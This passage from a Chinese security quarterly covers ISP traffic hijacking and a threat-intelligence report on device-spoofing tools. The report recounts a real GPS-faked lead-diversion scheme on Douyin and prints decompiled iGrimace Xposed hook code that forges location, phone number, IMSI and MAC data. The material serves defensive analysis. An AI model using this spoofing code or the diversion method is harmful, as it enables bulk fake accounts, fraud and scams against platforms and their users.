通过企业公开资料显示，号百公司即“号百信息服务有限公司”，是中国电信股份有限公司旗下的全资子公司，主要负责号码查询服务“号码百事通”的日常运营。

国家工商总局企业信用信息查询系统查询内容截屏

显然，号百公司的业务不止于此。我们在其官网（besttone.com.cn）上看到，号百公司还涉足信息定制、精准广告甚至团购业务。

号码百事通官网

其中，针对所谓的精准广告业务的描述如下：

精准广告官网业务介绍

新官网更是干脆将精准广告包装为“大数据应用信息服务”

看完这段描述，细心的小伙伴可能会发现很眼熟。没错！在沃媒网的宣传材料中，对流量劫持广告也有着类似的描述！也许，这是“大数据”这个词被黑得最惨的一天。

当然，这样的业务描述难以被认定为电信号百公司进行流量劫持的直接证据。

在百度搜索“电信号百 流量劫持”相关结果中，我们发现，早在 14 年就有用户指出，电信旗下的号百公司涉嫌进行流量劫持。遭遇强制跳转的用户查询了跳转页面的域名信息，发现上述域名均由号百公司备案注册。

用户直指号百参与流量劫持


图中网友提到的“江苏号百信息服务有限公司”，就是中国电信全资子公司。而我们调查的沃媒科技公司同样位于江苏，不知这一情况是否只是巧合。

上述相关证据显示，作为电信集团旗下的全资子公司，号百公司存在着较大的流量劫持嫌疑，极有可能是流量劫持行为的罪魁祸首！

三个以色列研究院发现中国用户正在被运营商劫持

根据 Freebuf 报道，有三名以色列的研究人员发现，中国的互联网服务提供商（中国电信和中国联通）正在向用户的通信数据包中注入某些内容。

在他们所发表的文章中，研究人员对互联网服务提供商的这种操作手段和攻击方式进行了详细的分析，并且向大家解释了互联网服务提供商是如何监视用户的网络通讯信息，并修改数据包的 URL 目的地址的。




(a) Depiction of monitored traffic in the server-centric approach (of past works). One server with specific content serves many clients in many edge networks.

(b) Depiction of monitored traffic in the client-centric approach (of the current work). Many servers with varied content serve many clients in a few edge networks.

Figure 1: Server-centric approach versus client-centric approach to monitoring traffic. The lines between clients and servers illustrate the monitored traffic.

(a) In-band alteration of packet by a middle-box. Only a single packet arrives at the client.



(b) Out-of-band injection of a forged packet. Two packets arrive at the client.

Figure 2: In-band versus out-of-band alteration of content

这些互联网服务提供商使用了两种注入技术，第一项技术为“Out of Band TCP Injection”，另一项技术为“HTTPInjection”。即 TCP 带外数据注入和 HTTP 注入。

除此之外，研究人员还收集了大量的证据，并发现了伪造数据包的始作俑者。

他们发现，互联网服务提供商与广告网站之间存在着一种肮脏的利益关系，他们一同合作并创造出了大量的广告收益，然后双方就可以对这些收入进行分摊。

在调查过程中，研究人员还检测到了大量被重定向的通信数据，而这些均与他们的这种合作伙伴关系有关。

即使这种事情只发生在中国，但是全世界所有的用户都将有可能受到影响。因为，如果你想要访问中国的某个网站，那么你的网络信息就需要流经某国的互联网服务提供商。这样一来，你的通信数据将有可能被注入广告或者恶意软件。

Group name	Destination site(s)	Site type	Location	Injected resource	Purpose
szzhengan	wa.kuwo.cn	Ad network	China	A JavaScript that appends content to the original site	Malware
taobao	is.alicdn.com	Ad network	China	A JavaScript that generates a pop-up frame	Advertise-ment
netsweeper	skyscnr.com	Travel search engine	India	A 302 (Moved) HTTP response	content filtering
uyan	uyan.cc	Social network	China	A redirection using 'meta-refresh' tag	Advertise-ment
icourses	icourses.cn	Online courses portal	China	A redirection using 'meta-refresh' tag	Advertise-ment
uvclick	cnzz.com	Web users' statistics	Malaysia	A JavaScript that identifies the client's device	Advertise-ment
adcpc	cnzz.com	Web users' statistics	Malaysia	A 302 redirection to a JavaScript that opens a new window	Advertise-ment
jiathis	jiathis.com	Social network	China	A redirection using 'meta-refresh' tag	Advertise-ment
server erased	changsha.cn	Travel	China	Same as legitimate response but the value of HTTP header 'Server' is changed	Content filtering
GPWA	gpwa.org	Gambling	United States	A JavaScript that redirects to a resource at qpwa.org	Malware
tupian	www.feiniu.com www.j1.com	e-commerce	China	A JavaScript the directs to a resource at www.tupian6688.com	Malware
mi-img	mi-img.com	Unknown	China	A 302 redirection to a different IP	Malware
duba	unknown	Unknown	China	A JavaScript that prompts the user to download an executable	Malware
hao	02995.com	Adware-related	China	A 302 (Moved) HTTP response	Advertise-ment

Table 2: Injection groups and their characteristics

Injection group	Web server's AS number	Suspected injecting AS number
xunlei	17816	17816
szzhengan	4134	4134
taobao	4837	4837
uvclick	38182	38182
adcpc	38182	38182
server erased	4134	4134
GPWA	6943	6943
tupian	4812	4812

Table 3: The autonomous system numbers in which the injected web servers reside and in which the suspected injecting entities reside

运营商流量劫持，如何避免?

就当前的情况而言，可以说无法避免。由于是运营商层次的劫持，而并不是网站开发者操作。对于普通的终端用户而言，无法采取技术手段屏蔽。

普通的用户，只能采取被动手段，投诉！也别嫌麻烦，这个可以说是目前最简单有效的方式……

而对于企业而言，当前主流的手段，主要有两个：

1、可以选择切换到 HTTPS，作为以安全为目标的 HTTP 通道， HTTPS 被认为是 HTTP 的安全版，即在应用层又加了 SSL 协议，会对数据进行加密。

当然加密也是有代价的，不同于 TCP/IP 的三次握手，它需要七次握手，而且加上加密解密等因素，会使页面的加载时间延长近 50%，增加 10%到 20%的耗电，从而造成系统性能下降。

但是，这样也就能基本避免运营商劫持了，毕竟黑产的目的是赚钱，流量劫持只是手段！他们也会核算成本！

2、如果没法使用 HTTPS，就必须在网页中手动加入代码过滤。具体的思路是网页在浏览器中加载完毕后用 JavaScript 代码检查所有的外链是否属于白名单。

具体可以参考这个链接：http://www.cnblogs.com/kenkofox/p/4924088.html

写到这里，Magiccc 只想向 WooYun 与 BiaNews 团队致敬，因为他们面对的不是简单的黑产，而是一个手握利器的巨人……

最后，送上蓝点网整理的两个测试地址：

测试网页广告：

http://ad.ldstu.com/

测试安卓应用劫持：

http://tools.ldstu.com/ad/anzhuo.apk

若打开上述页面出现任何广告都说明你被劫持了，若下载的应用超过 272KB 也说明你被劫持了。

本文内容参考内容源：

BiaNews—《敢在太岁头上动土：运营商流量劫持调查》

方老司—《你可能不知道你已经被运营商劫持了》

蓝点网—《简单的测试：测试你的网络是否被运营商劫持》

Freebuf—《国外安全研究员：中国 ISP 将用户的合法流量劫持至恶意站点》

极验介绍

极验是全球领先的交互安全技术服务提供商，于 2012 年在武汉成立。全球首创“行为式验证”技术，率先利用生物特征与人工智能技术解决交互安全问题，为企业网站和 APP 提供一站式交互安全解决方案，抵御恶意攻击保护企业资产。

在交互安全的体系中，极验在技术创新上不仅要让企业能获得安全的提升，同时也要让用户在体验上能获得提升。极验不仅要为企业带去安全，更有改善所有用户体验的使命。

6 年时间，8 大城市（武汉、北京、上海、广州、深圳、杭州、西安、成都）布局，目前与 Airbnb、华为、小米、新浪微博、汽车之家、斗鱼、36kr、百胜集团、高德地图等全球 22 万家企业网站&APP 达成合作，每天提供超过 7 亿次的安全防护，实现全球各领域最优秀的创新企业服务覆盖。

极验官网：http://www.geetest.com/

欢迎对本篇文章感兴趣的同学扫描极验公众号二维码，一起交流学习。

改机工具在黑灰产中的应用

作者：威胁猎人

原文来源：【威胁猎人】https://mp.weixin.qq.com/s/53VwKco-DcHIcBb62dk50A

1 概述

美团凭借资本和流量强势入局网约车，滴滴被迫迎战。近期也爆发了网约车新一轮的乱战，交通运输部连发三文评论烧钱补贴一事。在网约车入局者为市场拼死战斗的同时，另一群人兴奋了——网约车黑灰产从业者。巨大的流量和资金补贴强有力的吸引着黑产的目光，利用模拟定位刷单，抢单软件刷单，为不合规网约车代开账户，用着当年滴滴快的大战时的套路，他们轻车熟路的快速“上车”了，不知道已经经历过一次考验的滴滴是否能更为从容应对。

其中刷单用到的虚拟定位、虚拟行驶软件，即为改机工具。改机工具是一种可以安装在移动端设备上的 app，能够修改包括手机型号、串码、IMEI、GPS 定位、MAC 地址、无线名称、手机号等在内的设备信息，通过不断刷新伪造设备指纹，可以达成欺骗厂商设备检测的目的，使一部手机可以虚拟裂变为多部手机，极大地降低了黑灰产在移动端设备上的成本。

本篇报告从一个实际测试的案例入手，为大家阐述改机工具在黑灰产攻击中的一个应用实例，后续会介绍改机工具当前的市场情况，以及针对当前市场占有率最高的改机工具 iGrimace 的细节分析。

2 改机工具应用案例

近两年，短视频行业发展得如火如荼，短视频 app 已经成为很多人手机里的必备 app 之一。短视频行业繁荣的同时，巨大的真实用户流量也吸引了黑灰产从业者（尤其是引流行业）的注意力。作为资深“抖友”，猎人君利用抖音和改机工具复现了一次真实的引流。

引流：将真实用户的流量从一个平台引到另一个平台上。

实验工具：

手机：华为 Mate 7

系统：EMUI 系统 4.0（Android 6.0）

抖音 app 版本：v1.8.1

改机软件：海鱼魔器

猎人君利用改机软件伪造位置抖音附近视频的功能做引流，诱导附近看到视频的人添加猎人君的微信小号。复现的过程很简单，首先，猎人君利用改机软件海鱼魔器修改手机的定位信息如下：

为获得更多的曝光量，猎人君专门挑选了一个一线城市广州，定位到人流量较大的广州火车站。百度地图的定位也显示位置修改成功：

其次，我们打开抖音，上传我们“精心”制作的图集视频，并配上包含微信号的文字，添加地理位置时，顺利定位到了广州火车站。上传好的视频截图如下：

视频发出去之后，很快就有人上钩，加了猎人君的微信小号：

至此，便完成一次简单的引流操作。黑灰产从业者会通过自动批量的操作，以及更高明的“文案”，在短时间，完成大量引流。如此例所示，通过美女视频或图片引流来的用户在业内中称为“色粉”，大多为男性用户，可被定向引流至销售男性用品的微商，或被诱导发红包观看色情视频，最终上当受骗。

3 改机工具市场现状以及技术分析

随着厂商的业务体系越来越庞大，各类优惠活动的次数相应的也越发频繁，尤其是一些有“新用户”限制的活动，导致黑灰产从业人员需要更多的新设备获取利益，而改机工具可以解决黑灰产在移动端的设备成本问题。

改机工具通过劫持系统函数，伪造模拟移动端设备的设备信息（包括型号、串码、IMEI、定位、MAC 地址、无线名称、手机号等），能够欺骗厂商在设备指纹维度的检测。改机工具会从系统层面劫持获取设备基本信息的接口，厂商 app 只能得到伪造的假数据。

3.1 改机工具应用场景举例

常见应用场景举例：

1、批量注册账号：通常针对某一厂商，每一部手机能够注册的账号数量是有限的，通过伪造新的设备指纹就可以达到单部手机的复用，进而批量注册账号；


2、还原账号关联的设备信息：越来越多的厂商会对账号的登录地点、联网状态、设备标识进行检测，以判断是否是用户的常用设备。黑灰产的应对方式是将改机工具的备份数据连同账号一起销售，买家只要和卖家使用同一款改机工具，将数据导入就可以还原注册时的场景，降低被封号的概率；

3、伪造数据：如通过虚拟定位参加有地点限制的活动。

3.2 改机工具市场占比和功能对比

Android 和 iOS 都有很多相应的改机工具。Android 改机大部分都基于 Xposed 框架，需要 root；iOS 大多基于 Cydia 框架，需要越狱。

当前市场上常见的改机工具市场占比如下：



当前市场上主流的针对 Android 系统的主流改机工具功能对比：

	iGrimace	NZT	海鱼魔器	007 改机	008 神器
模拟设备	√	√	√	√	√
防检测	√	√	√	√	
一键新机	√	√	√	√	
模拟位置	√	√	√	√	
模拟网络	√	√	√	√	
模拟行驶			√		
模拟器支持	√	√	√	√	
内置 VPN			√		

当前市场上主流的针对 iOS 系统的主流改机工具功能对比：

	iGrimace	NZT	海鱼魔器	007 改机	008 神器	AWZ	NZT789
全息备份	√	√	√	√		√	√
位置伪装	√	√	√	√		√	√
一键新机	√	√	√	√	√	√	√
ASO 辅助						√	
模拟网络	√	√	√	√	√	√	√
模拟行驶			√				
内核清理	√	√					√

3.3 改机工具 iGrimace 细节分析

猎人君挑选市场占比最高的 iGrimace（Android 版）进行进一步分析。

3.3.1 iGrimace 工具基本信息

名称	iGrimace
版本	1.0
MD5	024ee0537c6705117e91a7a49ef9c779
壳	无
用途	修改地理位置、伪造手机号、修改设备信息
分类	改机
更新时间	2018.02.12

更新地址	https://www.nzt.im/xiazai/
覆盖率	

3.3.2 应用场景

可覆盖大部分移动领域：

1、金融类 app：支付宝、京东金融等；

2、社交类 app：微博、今日头条等；

3、生活类 app：饿了么、美团、百度外卖等；

4、新闻类 app：腾讯新闻、网易新闻等；

5、娱乐类 app：腾讯视频、搜狐视频、凤凰视频等。

场景举例：

1、注册账号领取新用户红包；


2、领取邀请新用户福利红包；

3、针对有地理限制的红包领取机制，修改地理位置实现异地领取；

4、刷赞、刷分享、刷评分和刷榜。

3.3.3 功能分析

3.3.3.1 iGrimace 工具执行流程



3.3.3.2 修改地理位置

1）设置定位

在方法 public void setLocationToHere(View view)处设置定位：

```
public void setLocationToHere(View view) {
    final LatLng latLng = this.mMapView.getMap().getCameraPosition().target;
    DialogUtils.showTipDialog(this, "设置定位", String.format("确认选择位置:[%.6f,%.6f]", new Object[]{Double.valueOf(latLng.lat
        public void onClick(View view) {
            LocationActivity.this.getLocationData(latLng.latitude, latLng.longitude);
        }
    }, null);
}
```

2）获取指定位置

在方法 public void getLocationData(double old_lat, double old_lng)获取位置数据：

```
public void getLocationData(double old_lat, double old_lng) {
    if (SharedConfig.open(Constant.OPERATOR_CONFIG_FILE).getInt("mnc", -1) < 0) {
        new Builder(this).title((CharSequence) "错误").content((CharSequence) "设置定位需要使用运营商信息获取基站数据,当前尚未设置").positiveT
            public void onClick(@NonNull MaterialDialog dialog, @NonNull DialogAction which) {
                LocationActivity.this.startActivity(new Intent(LocationActivity.this, SettingsActivity.class));
                dialog.dismiss();
            }
        }).negativeText((CharSequence) "取消").onNegative(new SingleButtonCallback() {
            public void onClick(@NonNull MaterialDialog dialog, @NonNull DialogAction which) {
                dialog.dismiss();
                LocationActivity.this.finish();
            }
        }).show();
    }
    SharedConfig config = SharedConfig.open(Constant.SHARED_CONFIG_PATH);
    LocationConverter.LatLng point = LocationConverter.gcj02ToBd09(new LocationConverter.LatLng(old_lat, old_lng));
    double lng = point.longitude;
    double lat = point.latitude;
    this.mMapView.getMap().moveCamera(CameraUpdateFactory.changeLatLng(new LatLng(old_lat, old_lng)));
    MaterialDialog progress = new Builder(this).title((CharSequence) "获取基站和WIFI数据中").content((CharSequence) "请稍后").progress(true,
    AsyncUtils.get().when(new LocationActivity$$Lambda$0(this, lng, lat, old_lng, old_lat, config)).done(new LocationActivity$$Lambda$1(th
}
```

3）具体原理：

a）通过 LocationConverter.gcj02ToBd09 获取经纬度（国测局坐标转百度坐标）；

b)再利用高德地图的接口 this.mMapView.getMap().moveCamera 设置获取的经纬度；

c）再使用 getWifiData(double lng, double lat)根据经纬度获取 WiFi 数据；

d）通过 URL 请求 WifiRequestUtils.getUrl(System.currentTimeMillis(), WifiApiUtils.caculateCheckString(body.get("body").toString()))获取当前位置是否有免费 WiFi：

```
http://wifi.google.com/api/2.0/wifi/near?auth_ver=2&appkey=50c82132bb394901f151ad96&nonce="
+ time + "&client_ver=2.0.3&tk=9Tepnshq%2BNGtX5PbUE4NXw%3D%3D&sdk=21&dpi=320&vn=2.0.3&locale=zh_CN&ie=864394100012121&h=1280&w=720&lc=VoGdGtbe6K40tAtv&ntt=
WIFI&v=507&signmd5=1250390495&is=460070012123631&pkg=com.baidu.wifikey&vendor=samsung&model=VPhone&" + checkStr +
"&cuid=79A900FE3D2800D90AC09D4FF797C253-401259317518568";
```

e）再使用 getCellLocation(double lng, double lat)确定当前设置位置的基站运营商信息，其内部使用 getApplicationContext().getSystemService("phone")).getSubscriberId().substring(0, 5)获取 IMSI，根据 IMSI 判断基站运营商，比如编码 46007、46002 为中国移动，46001 为中国联通；

f）如果 getWifiData 和 getCellLocation 都获取正常，接下来修改位置才会成功。

3.3.3.3 伪造手机号

1）伪造联通、移动手机号

在方法 public void setOperatorInfo()伪造手机号：

```
public void setOperatorInfo() {
    new Builder(this).title((CharSequence) "请输入手机号").content((CharSequence) "请输入手机号\n仅支持移动和联通号段").inputType(3).input((CI
        public void onInput(MaterialDialog dialog, CharSequence input) {
            AsyncUtils.get().when(new SettingsActivity$3$$Lambda$0(this, input)).done(new SettingsActivity$3$$Lambda$1(this));
        }

        final /* synthetic */ void lambda$onInput$0$SettingsActivity$3(CharSequence input) {
            int mnc = SettingsActivity.this.queryOperatorMnc(input.toString());
            HashMap<String, Object> params = new HashMap();
            params.put("mnc", Integer.valueOf(mnc));
            SharedConfig phoneConfig = SharedConfig.open(Constant.OPERATOR_CONFIG_FILE);
            phoneConfig.put("mnc", Integer.valueOf(mnc));
            phoneConfig.put("phone", input.toString());
            String str = "operator_name";
            Object obj = (mnc == 0 || mnc == 2) ? "中国移动" : mnc == 1 ? "中国联通" : "不支持";
            phoneConfig.put(str, obj);
            try {
                phoneConfig.put("imsi", ParseCloud.callFunction("getImsi", params));
                phoneConfig.put("iccid", ParseCloud.callFunction("getIccid", params));
            } catch (ParseException e) {
                ThrowableExtension.printStackTrace(e);
            }
            phoneConfig.commit();
        }

        final /* synthetic */ void lambda$onInput$1$SettingsActivity$3(Void error) {
            SharedConfig operatorConfig = SharedConfig.open(Constant.OPERATOR_CONFIG_FILE);
            String operatorName = operatorConfig.getString("operator_name", "未知");
            String phoneNumber = operatorConfig.getString("phone", "18288888888");
            if (operatorName.equals("未知") && phoneNumber.equals("18288888888")) {
                SettingsActivity.this.operatorInfo.setText("未设置");
            } else {
                SettingsActivity.this.operatorInfo.setText("(" + operatorName + ") " + phoneNumber);
            }
```

2）具体原理

a）通过 SettingsActivity.this.queryOperatorMnc 获取 MNC；

b）根据 MCC 判断基站运营商信息，将其写入 SD 卡根目录下名为 igrimace-operator.conf 的配置文件中；

c）支持以下号段：

```
"130", "131", "132", "145", "146", "155", "156", "166", "175", "176", "185", "186", "1704", "1707", "1708", "1709", "171"
"1340", "1341", "1342", "1343", "1344", "1345", "1346", "1347", "1348", "135", "136", "137",
"138", "139", "1440", "147", "148", "150", "151", "152", "157", "158", "159", "178", "182",
 "183", "184", "187", "188", "198", "1703", "1705", "1706"
```

3.3.3.4 修改设备信息

1）修改电话信息、WiFi 信息、传感器、媒体和存储、应用模拟、系统设置模拟、自定义安卓版本

在方法 handleLoadPackage(LoadPackageParam lpparam)内完成。

读取配置文件：

```
try {
    hookConfig = SharedConfig.open(Constant.HOOK_CONFIG_FILE);
    appConfig = SharedConfig.open(Constant.SHARED_CONFIG_PATH);
    operatorConfig = SharedConfig.open(Constant.OPERATOR_CONFIG_FILE);
    try {
        Double min_freq = (Double) hookConfig.getMap("cpu").get("min_freq");
        FileUtils.writeFile("/data/data/" + lpparam.packageName + "/cpu_max_freq", ((Double) hookConfig.getMap("cpu").get("max_freq")).intValue() + "", false);
        FileUtils.writeFile("/data/data/" + lpparam.packageName + "/cpu_min_freq", min_freq.intValue() + "", false);
        FileReplacer.addRedirect("/sys/devices/system/cpu/cpu0/cpufreq/cpuinfo_max_freq", "/data/data/" + lpparam.packageName + "/cpu_max_freq");
        FileReplacer.addRedirect("/sys/devices/system/cpu/cpu0/cpufreq/cpuinfo_min_freq", "/data/data/" + lpparam.packageName + "/cpu_min_freq");
        FileReplacer.addRedirect("/sys/devices/system/cpu/cpu0/cpufreq/cpuinfo_cur_freq", "/data/data/" + lpparam.packageName + "/cpu_max_freq");
        FileUtils.writeFile("/data/data/" + lpparam.packageName + "/wifi_mac_address", hookConfig.getString("mac", "02:00:00:00:00:00"), false);
        FileReplacer.addRedirect("/sys/class/net/eth0/address", "/data/data/" + lpparam.packageName + "/wifi_mac_address");
        FileReplacer.addRedirect("/sys/class/net/wlan0/address", "/data/data/" + lpparam.packageName + "/wifi_mac_address");
        FileReplacer.addRedirect("/sys/class/net/wifi/address", "/data/data/" + lpparam.packageName + "/wifi_mac_address");
    } catch (Exception e) {
    }
```

利用 Xposed 注入：

```
if (appConfig.getList("hooked_apps").contains(lpparam.packageName)) {
    try {
        dataApps = (List) new Gson().fromJson(FileUtils.readFile(Constant.DATA_APPS_FILE, "utf-8").toString(), new TypeToken<List<Map<String, Object>>>() {
        }.getType());
        if (dataApps == null) {
            Log.d(TAG, "handleLoadPackage: read dataApps return null");
        }
    } catch (Exception e2) {
        Log.d(TAG, "handleLoadPackage: ", e2);
    }
    new MAudioManager().inject();
    new MBuild().inject();
    new MConnectivityManager().inject();
    new MContentResolver().inject();
    new MContextWrapper().inject();
    new MFile().inject();
    new MLibCore().inject();
    new MLocation().inject();
    new MPackageManager().inject();
    new MSensorManager().inject();
    new MSettings().inject();
    new MStatFs().inject();
    new MSystemClock().inject();
    new MSystemProperties().inject();
    new MTelephonyManager().inject();
    new MWifiInfo().inject();
    new MWifiManager().inject();
    XposedBridge.hookAllMethods(Application.class, "onCreate", new XC_MethodHook() {
        @SuppressLint({"MissingPermission"})
        protected void afterHookedMethod(MethodHookParam param) throws Throwable {
```

开始 hook：

```
    new MSensorManager().inject();
    new MSettings().inject();
    new MStatFs().inject();
    new MSystemClock().inject();
    new MSystemProperties().inject();
    new MTelephonyManager().inject();
    new MWifiInfo().inject();
    new MWifiManager().inject();
    XposedBridge.hookAllMethods(Application.class, "onCreate", new XC_MethodHook() {
        @SuppressLint({"MissingPermission"})
        protected void afterHookedMethod(MethodHookParam param) throws Throwable {
            super.afterHookedMethod(param);
            new MBuild().inject();
            long startTime = System.currentTimeMillis();
            Log.d(Main.TAG, "afterHookedMethod: get apps test start " + startTime);
            List<PackageInfo> packageInfos = AndroidAppHelper.currentApplication().getPackageManager().getInstalledPackages(0);
            Log.d(Main.TAG, "afterHookedMethod: get apps test finish " + (System.currentTimeMillis() - startTime));
            Log.d(Main.TAG, "afterHookedMethod: " + packageInfos.size());
            TelephonyManager tm = (TelephonyManager) AndroidAppHelper.currentApplication().getSystemService("phone");
            Log.d(Main.TAG, "afterHookedMethod: imsi : " + tm.getSubscriberId());
            Log.d(Main.TAG, "afterHookedMethod: iccid : " + tm.getSimSerialNumber());
            int dataBlockCount = new StatFs(Environment.getDataDirectory().getPath()).getBlockCount();
            Log.d(Main.TAG, "afterHookedMethod: data:" + dataBlockCount + " sdcard:" + new StatFs(Environment.getExternalStorageDirectory().getPath()).getBlock
        }
    });
    Log.d(TAG, "handleLoadPackage: inject class finish");
```

2）具体原理：

a）读取 SD 卡根目录下的配置文件；

b）igrimace.conf 保存需要被 hook 的 app；

c）igrimace-operator.conf 保存 ICCID、运营商、手机号、MNC、IMSI：

d）根据被读取的配置文件，再利用 Xposed 注入和 hook，向厂商 app 提交修改过的信息。

4 总结

“上有政策，下有对策”，可以很形象地描述黑灰产和厂商之间的对抗。对于厂商推出的策略更新，黑灰产都能很快地将其突破。改机工具只是万千攻防对抗实例中的一个，再结合群控类型的工具（通过一台 PC 控制多台移动设备）的使用，可对厂商造成自动化、批量化的攻击压力。对于厂商而言，面对黑灰产快速迭代的技术更新，只有做到对黑灰产最新动态的及时发现和持续跟踪，提升威胁感知能力和安全防御能力，才能在攻防对抗的过程中掌握更多的主动权。

威胁猎人介绍

威胁猎人是国内专业的业务安全威胁情报服务商。是深圳永安在线科技有限公司 2017 年推出的核心品牌，专注于为互联网业务安全领域的游戏、电商、消费金融、政企、O2O 等诸多互联网细分市场，提供安全可靠的威胁情报数据服务；可帮助互联网公司更好的完善安全攻防闭环，增强未知风险感知、量化已知风险，并通过情报工具直接参与问题的解决方案提升整体安全能力。目前威胁猎人提供多款业务安全情报产品，已为国内众多一线知名互联网企业提供安全保护服务，致力让安全从业者更了解黑灰产业链，帮助互联网厂商从攻击者视角搭建业务安全纵深防御体系。

威胁猎人官网：https://www.threathunter.cn

欢迎对本篇文章感兴趣的同学扫描威胁猎人公众号二维码，定期分享黑灰产行业分析，欢迎关注一起交流学习。

MOMO SECURITY

陌陌安全应急响应中心

JOB

有手段你就上

- 百万奖金池
- 各类安全职位

陌陌安全应急响应中心

致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式出版，一经发布立刻在安全圈内掀起一番读书热潮。今天2018年第二季度季刊正式和大家见面了，本次季刊截至本次已经发布了7版，并且在上一季度中，安全客季刊已经创下累积490000+的下载量，这是安全客一直坚守质量为本、干货为首的成果凝集，也是安全客用户和白帽伙伴对季刊品质的认可。安全使命，不忘初心，我们在此次季刊中，也将秉承严格把控质量的原则，为大家呈现最优质、最热门的技术内容分享。

此次季刊收录了来自19个安全平台的二十八篇优秀技术文章，涵盖公众讨论最火热的区块链安全、安全事件、安全研究、黑产攻防、木马分析、漏洞分析等六大季度热点方向，是网络安全从业者和爱好者不容错过的技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是兴趣使然的小胃、eridanus96、wstart、遗忘、边边、彩云，最后感谢将本书编辑成册的所有幕后的工作人员和季刊的每一位读者朋友们！

我们会不断努力，做出更棒的季刊和大家一起分享！

安全客团队

2018.7

NEWS 安全客

有思想的安全新媒体

安全平台

360 网络安全响应中心

360 安全应急响应中心 360 Security Response Center

58 安全应急响应中心 Security Response Center

iQIYI 71SRC 爱奇艺安全应急响应中心

ASRC 阿里安全应急响应中心

蚂蚁金服 AFSRC 安全应急响应中心

百度安全应急响应中心 Baidu Security Response Center

bilibili

补天 漏洞响应平台

菜鸟安全应急响应中心 Cainiao Security Response Center

CarSRC 连接·联合 保护你的每一次出行

滴滴出行安全应急响应中心 Didichuxing Security Response Center

点融安全应急响应中心 Dianrong Security Response Center

斗鱼安全应急响应中心 DouYu Security Response Center

饿了么安全应急响应中心 Eleme Security Response Center

富友安全应急响应中心 Fuiou Security Response Center

好未来安全应急响应中心 100TAL Security Response Center

JSRC 京东安全应急响应中心

焦点安全应急响应中心 Focus Security Response Center

竞技世界安全应急响应中心 JJ World Security Response Center

金山·安全应急响应中心 Kingsoft Security Response Center

coolpad | LeEco 酷派安全响应中心

联想安全应急响应中心 Lenovo Security Response Center

乐视安全应急响应中心 LeEco Security Response Center

乐信集团安全应急响应中心 LX Security Response Center

同程安全应急响应中心 LY Security Response Center

美丽联合集团安全应急响应中心 Meili Inc Security Response Center

陌陌安全应急响应中心

应急响应中心 Security Response Center | 美团点评

MEIZU 魅族安全应急响应中心 MEIZU Security Response Center

mobike 安全

